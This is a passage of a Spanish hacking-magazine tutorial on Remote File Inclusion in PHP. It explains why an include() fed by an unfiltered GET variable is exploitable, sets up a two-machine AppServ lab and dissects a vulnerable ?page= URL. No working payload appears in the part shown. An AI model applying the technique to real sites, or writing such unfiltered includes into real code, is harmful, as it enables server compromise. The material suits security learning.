Hackeando Webs:
Remote File Inclusion
¡¡Enlazando con el diablo…!!
POR
HENRIQUE A.G (NeTTinG)

2.- Entrando en teoría… La vulnerabilidad:

La vulnerabilidad que vamos a estudiar en el presente artículo es conocida como **Remote File Inclusión**, que viene a ser **Inclusión Remota de Archivos** en perfecto castellano.

Esta técnica, solo podrá ser implementada en **páginas dinámicas** en **PHP**, para nada podrá ser implementado en páginas programadas en **ASP**, o otros lenguajes similares que **no permitan la inclusión de archivos ajenos al servidor**.

Como su nombre indica, esta técnica nos permite enlazar remotamente archivos que estén alojados en otros servidores. Dándonos la posibilidad de ejecutar comandos remotamente en dicho servidor, entre otras muchas posibilidades que ya veremos, tiempo al tiempo d;b.

Aunque, siendo un poco más técnico, la verdad es que el servidor vulnerable no ejecuta **páginas dinámicas** en **PHP** que no estén alojadas en su disco duro. Pero ya veremos en la práctica como podemos contrarrestar esto, de nuevo, tiempo al tiempo :)

Para poder realizar un "ataque" de **Remote File Inclusion** es necesario que la **página dinámica programada en PHP** este mal programada y que contenga la etiqueta **include**. De nuevo, otra vez más, todo esto lo veremos en la práctica, por ahora tan solo quiero que tengáis unos conocimientos teóricos para saber en que consiste el ataque o técnica, o como quieras llamarle, aquí todo al gusto del consumidor.

La etiqueta o función **include** en **PHP**, (resumiendo lo máximo posible) sirve para incluir dentro de una misma página varias otras páginas que contenga una serie de código que nos interesa usar para dicha página, entre otras posibilidades.
Como creo que no me he explicado lo mejor posible, pongamos un ejemplo:

Imagínate que estas creando una página web para una compañía, pongamos por caso, que esa compañía es un banco.
Imagínate que la compañía te exige, aparte de una buena imagen, facilidad y otras características que la página este enlazada con una base de datos, para que los usuarios de dicha compañía bancaria puedan acceder a la web y dentro de ella observar como va su economía.
Imagínate (si, ya se que soy pesado, pero la imaginación es buena) que eres de esos programadoras buenísimos que tiene más títulos que papeles hay en una papelería. Y que controlas al máximo la programación…

Imagina que cuando estas construyendo la web, descubres que es necesario introducir en todas las páginas un mismo código que cree la conexión con la base de datos. Entonces te das cuenta que tienes dos posibilidades (vale, vale, que puede a ver más, pero es para no salirnos del tema), crear en todas las páginas la conexión a la base de datos, caso que terminas rechazando por el numeroso trabajo y por el gran abuso de código repetitivo que debes introducir en todas las páginas, y por otros muchos motivos más.
La segunda posibilidad, consiste en crear tan solo una página donde tan solo se encuentre el código que provoque la conexión con la base de datos y mediante la función **include** incluir esta página a todas las otras páginas que necesiten la conexión a la base de datos. Vamos, que te ahorras el trabajo de tener que poner el mismo código fuente en unas bastantes páginas :).

Tranquilo, no te enfades si no entiendes lo que acabo de explicar, no pienses que eres poco inteligente o que no tienes los conocimientos suficientes… yo en mi opinión soy de los que opinan que si no entendemos algo que nos intentan explicar por medio de un artículo, como es este caso, no es porque seamos poco inteligentes o no tengamos ni idea del tema… en mi opinión el autor es quien tiene la culpa, por no explicarlo como debería… Algunos os estaréis preguntando a que viene esto ahora, la verdad es que no viene a cuento de nada, pero… a ver quien es el jefazo que no se ha encontrado alguna que otra vez con algún texto incomprensible que ha provocado que te arranques los pelos de la cabeza y que te pongas de mal humor.

Para usar la función **include** es necesario la siguiente sintaxis:

Include ($variable);

Aunque también podríamos usar:

Include(“hackxcrack.php”);

Pero esta forma de programar con la función **include** no sería vulnerable a dicho ataque.
Ya que es necesario que la función **include** este acompañada por una variable, para poder modificar el valor de la variable como convenga más al atacante.
De nuevo y no me cansare de decirlo ya veremos más adelante como se implementa todo esto paso a paso y de una forma totalmente práctica y real.

3.- ¡¡IMPLEMENTANDO UN ATAQUE "REAL" PASO A PASO!!:

3.1.- Estudiando la vulnerabilidad (Ensuciando las manos):

Para realizar las prácticas sería muy recomendable disponer de dos ordenadores con sus correspondientes servidores web.

|NOTA: Ya se ha comentado numerosas veces en esta revista, donde yo me incluyo, que sería muy interesante disponer de varios ordenadores para realizar las prácticas que acompañan a cada artículo.
Nuestro compañero PyC ha comentado en la revista nº 27 que se pueden hacer grandes "yacimientos" buscando por las calles…
En el foro, por gentileza de Vic_Thor disponemos de un maravilloso hilo donde nos habla de VMware (http://www.hackxcrack.com/phpBB2/viewtopic.php?t=14307) una tremenda aplicación muy práctica para crear máquinas virtuales…
Aunque si quieres profundizar más con VMware también puedes comprar la revista PCSUPERMANUALES 2, y mancharte las manos de lleno con esta utilidad.
Y si tienes la gran suerte de disponer de algunas piezas viejas de otros ordenares, en el foro, por gentileza del mismo autor que escribe este artículo, tienes a tu disposición una "guia" que te ayuda a montar ordenadores muy fácilmente (http://www.hackxcrack.com/phpBB2/viewtopic.php?t=12580)|

En mi caso, para realizar las prácticas de este artículo, utilizare dos ordenadores los cuales disponen de servidores Apache configurados por defecto…

¿Cómo…? ¿Qué no sabes que es un servidor Apache…?...

Pues lo siente, no tienes excusa, esta revista ya ha tratado en numerosas ocasiones el tema de los servidores web… y en numerosos artículos han explicado como instalar un servidor web…

Aunque se que esta revista no apoya la "ignorancia" y busca detrás del conocimiento, esta vez hagamos una excepción, instalaremos un servidor web pulsando un botón…

1. - Dirígete a:

http://www.appservnetwork.com

2. - Pulsa sobre el enlace que pone **"DOWNLOAD APPSERV (VERSIÓN)"**

3. - Una vez dentro del nuevo enlace, dispones de una lista de servidores desde donde puedes descargar nuestro servidor web.

4. - Escogido el servidor de descarga, pulsado sobre el enlace y se producirá la descarga totalmente automática.


5. - Escoge un directorio para guardar la instalación…

6. - A esperar que se descargue el APPSERV.


7.- Una vez descargado, ejecuta el instalador que tendrá un nombre como este, "**appserv-win32-versión.exe**"

8.- Aparece la típica ventanita de instalación… ya sabes, pulsa sobre NEXT.


9.- Ahora aparece otra ventana preguntándonos donde deseamos instalar el servidor, por defecto, "C:\appser". Dejémoslo así, para que esté instalado totalmente por defecto… pulsa de nuevo sobre NEXT…



10.- En otra ventana seleccionamos el tipo de instalación, pero nos conformamos con el "Typical".




11.- De nuevo, nos encontramos con otra ventanilla, esta ventana quizás sea la más interesante de todas… recuerda que queremos instalar el servidor totalmente por defecto, así que no vamos a manipular ningún dato… Pero cambiando un poco de tema, y siendo un poco curiosos, te has preguntado porque aparecen unos caracteres rarísimos después de yourname@myhost.com, me refiero a esto:



Si eres de los que suelen programar, seguramente sabrás a lo que me refiero, dejemos el tema que nos estamos desviando mucho de lo que en realidad nos interesa…

12.- Después de terminar con la instalación de lo que es el servidor Apache, nos vuelve a sorprender otra ventanilla más, se trata de la instalación de MySQL. Introduce un password y un user, pero apuntalo en algún lado, que después hay fallos de memoria y no nos acordamos ni del password ni del user.




13.- Y por fin… recibimos la última venta que nos informa de que se ha completado totalmente la instalación y si deseamos ejecutar Apache y MySQL, caso que aceptamos… pulsamos CLOSE y abrimos nuestro navegador preferido…
Introducimos en la barra de direcciones la siguiente url:

http://localhost

O si lo prefieres:

http://127.0.0.1


Si todo ha ido bien nos aparecerá la siguiente página:



Una vez instalado el servidor web en un ordenador repetiremos la instalación en el otro ordenador, de esta forma tendremos dos ordenadores conectados en red con sus propios servidores web independientes uno del otro.


Bueno, ahora ya podemos realizar las prácticas sin ningún tipo de problema. Arranquemos los dos servidores, ya sabes:

Inicio → Todos los programas → AppServ → Apache Control Server → Apache Monitor.exe



Pulsamos sobre el botón “start” y felizmente arrancaremos nuestros servidores.


Creemos nuestro primer escenario para entender mejor las explicaciones:



Pongamos como ejemplo un escenario donde el **PC 1** se quiere conectar con un servidor web que aloja la página **http://www.netting.com .**

Para poder conectarse con el **servidor web** el **PC 1** debe abrir su navegador e introducir la dirección de destino… y por arte de magia el **PC 1** visualizara la página **www.netting.com**.

Para el caso de hoy, nos interesa trasladar el escenario anterior a un escenario de una red cualquiera para hacer las prácticas y no correr ningún tipo de peligro en Internet d ;b.
El escenario podría ser el siguiente, y es el que yo voy a utilizar para la siguiente explicación:



Imaginemos que el **PC 1** quiere conectarse al **servidor web** del **escenario 2**, para ello el **PC 1** debe abrir su navegar e introducir en la barra de direcciones también la dirección de destino… Como puedes observar aparentemente todo funciona de la misma forma…

Hombre, si quieres también puede instalarte un **servidor DNS**, pero eso ya sería salirse demasiado del tema, pero si te planteas esta posibilidad saca de tu estantería el número 26 de los cuadernos de HaCKxCRaCK, en el artículo de "**Atacando a la cache DNS**" Vic_Thor nos enseña a instalar un **servidor Bind**, y así de paso repasas un poco ;b.

Imaginemos de nuevo que el **PC 1** accede a la página web que el servidor aloja en su disco duro mediante el **escenario 2**:

Seguro que a más de uno ya se le han escapado unas sonrisas al ver tremendo diseño, recuerda que es tan solo un ejemplo hecho con algunos restos de otras páginas que tengo perdidas por mi disco duro :).
Siguiendo con la explicación, pensemos que la siguiente página podría ser una de las miles y miles de portales que podemos encontrarnos en la gran red, Internet, y que a su vez es vulnerable a un ataque **Remote File Inclusion**.


Estudiemos entonces como esta programada esta página…
Para todos aquellos que hayan pensado que bastaría con mirar el **código fuente**, siento defraudarles pero se equivocan, con eso no sacaremos provecho alguno de cómo se encuentra programada la página ya que **el código programado PHP no se encuentra en el código fuente que nuestro navegador nos proporciona.**

|NOTA PARA NOVATOS: NOTA PARA NOVATOS, y mucha honra con eso de novatos que todos somos eternos aprendices…

Si no sabes que es eso del código fuente, es hora de que te vayas enterando…

El código fuente puede considerarse como un programa escrito en algún lenguaje de programación (C, Pascal, Basic, Cobol…) y que es el conjunto de instrucciones escritas por el programador para que el ordenador lo traduzca a su lenguaje correspondiente, ya sabes, el código binario, para poder ser ejecutado y generar un archivo independiente.
Aunque no tiene porque llegar a ser compilado, ya que hay lenguajes como PHP y ASP que no necesitan que el código se compile, aunque después el servidor actué de una manera muy similar.
Dejémoslo ahí, si quieres profundizar en el tema pregunta en nuestro maravilloso foro, o dirígete hacia el mejor buscador, www.google.com.

Para poder ver el código fuente de las páginas que visualizas con nuestro navegador, debes acceder a una web cualquiera y pulsar sobre el menú Ver de tu navegador preferido, luego sobre código fuente y al cabo de unas décimas de segundo visualizaras en tu pantalla un Bloc de notas con el código fuente de la correspondiente web que estas visualizando.




Fíjate en los recuadros de color rojo.|

Para poder estudiar dicha vulnerabilidad es necesario saber en que consiste exactamente el error o falla. Pues sin tiempo que perder concentrémonos que llega lo teórico y quizás lo más aburrido…

La vulnerabilidad aparece a la hora de no filtrar las variables que utiliza el programador para definir el contenido de la página. Es decir, estas se pasan generalmente por el método **GET** (vamos, por la barra de direcciones), mostrándonos el nombre y el valor de dicha variable.

Seamos más prácticos y pongamos un ejemplo con la página a la que accedió con anterioridad el **PC 1**.
Observa lo que sucede cuando pinchamos encima del botón "**Hacking**":

Como era de esperar al pinchar sobre el botón "**Hacking**" hemos accedido a otra página donde encontramos una sección de Hacking, pero lo más curioso de todo es lo que encontramos en la barra de direcciones.



Destripemos todo ese churro de caracteres:

http://192.168.0.2/WeBVul/Practicas%20RFI/plantilla.php?page=hacking.html

http://: Protocolo HTTP que utilizamos para conectarnos con servidores web que tienen el puerto 80 a la escucha (en estado LISTENING).

192.168.0.2 / LocalHost: IP o nombre del servidor web al que queremos acceder.

/WeBVul/Practicas%20RFI: Directorio donde nos encontramos dentro **del servidor web**, de esto podemos intuir que dentro de la carpeta **input**, **www** u otras (**carpetas donde se encuentran las páginas que aloja el servidor, dependiendo del servidor**) existe otra

carpeta que se llama "**WeBVul**" y que a su vez dentro de esta existe otra subcarpeta con el nombre de "**Practicas RFI**" (**recuerda que el "%20" simboliza un espacio en blanco**). Esta parte puede variar según la web o incluso puede darse el caso de no existir.

plantilla.php: Página que estamos visualizando. No deseo extenderme mucho más en este campo, aunque podíamos sacar algún tema interesante… pero dejémoslo en el anonimato :).

?page=hacking.html: Este es el parámetro más importante, así que a su vez destripémoslo también:

?: Indica que la siguiente cadena de texto es una variable, por ejemplo "**?variable"**, simbolizada en PHP como: "**$variable"**.
Aunque si deseáramos introducir otra variable mediante **GET** no podríamos introducir otro "**?**" ya que solo es permito el uso del "**?**" tan solo una vez, para declarar otra variable usamos el carácter "**&**".
Ejemplo:

…/index.php?variable=Hack&variable2=x&variable3=Crack

Hagamos este ejemplo más practico, abre un editor de texto plano, el que más te guste… bueno, mejor abre el bloc de notas que sino va haber algún "cazurro" (sin ofender a nadie, en el buen sentido de la palabra) que me va a utilizar el word o derivados y después claro, no sabemos porque no funcionan las cosas…

¿Abierto…? Pues escribe el siguiente código:

```
<?
print "$v1 $v2 $v3";
?>
```

Y recuerda el punto y coma del final "**;**".
Luego guardarlo en la ruta donde hayas instalado el **servidor web**, el **APPSERV**, si lo has instalado por defecto la ruta es la siguiente **"c:\appserv"** pero OJO dentro de la carpeta "**www**" con el nombre de "**print.php"…**

*¿Cómo…? ¿Qué no sabes que es una extensión…? ¿Qué solo puedes visualizar los nombres de los ficheros y no sus extensiones?... ¿Qué te guarda el archivo con el nombre **"print.php.txt…"**?...*

Lo siento, pero me niego a volver a explicar esto… a lo largo de esta revista ya se han explicado cientos de veces como visualizar las extensiones de los archivos y hasta yo he explicado en el nº 24 de los cuadernos de HackxCrack en que consiste eso de las extensiones… Así que tienes cuatro posibilidades…

1º Ponerte a llorar como un niño…

2º Afrontar el reto, y estudiar por tu propia cuenta (un camino muy duro pero muy satisfactorio)…
3º Dirigirte al foro de HaCKxCRaCK (**www.hackxcrack.com/phpBB2/index.php**)
4º Coger la revista nº 24, entre otras, y releer la nota nº 3.

Es que si empezamos a introducir más explicaciones nos vamos a desviar todavía más del tema que hoy nos atañe…

Ahora que ya tenemos asumidos todos los conceptos, arrancamos el APACHE (ya he dicho antes como arrancarlo) y escribimos en nuestro navegador la siguiente dirección:

http://localhost/print.php

Siempre y cuando el archivo "**print.php"** se encuentre dentro de la carpeta "**www**", es decir, en la siguiente ruta "**c:\appserv\www**", no en una subcarpeta de "**www**" o fuera de la carpeta "**www**", avisados estáis… podremos observar dicha página.

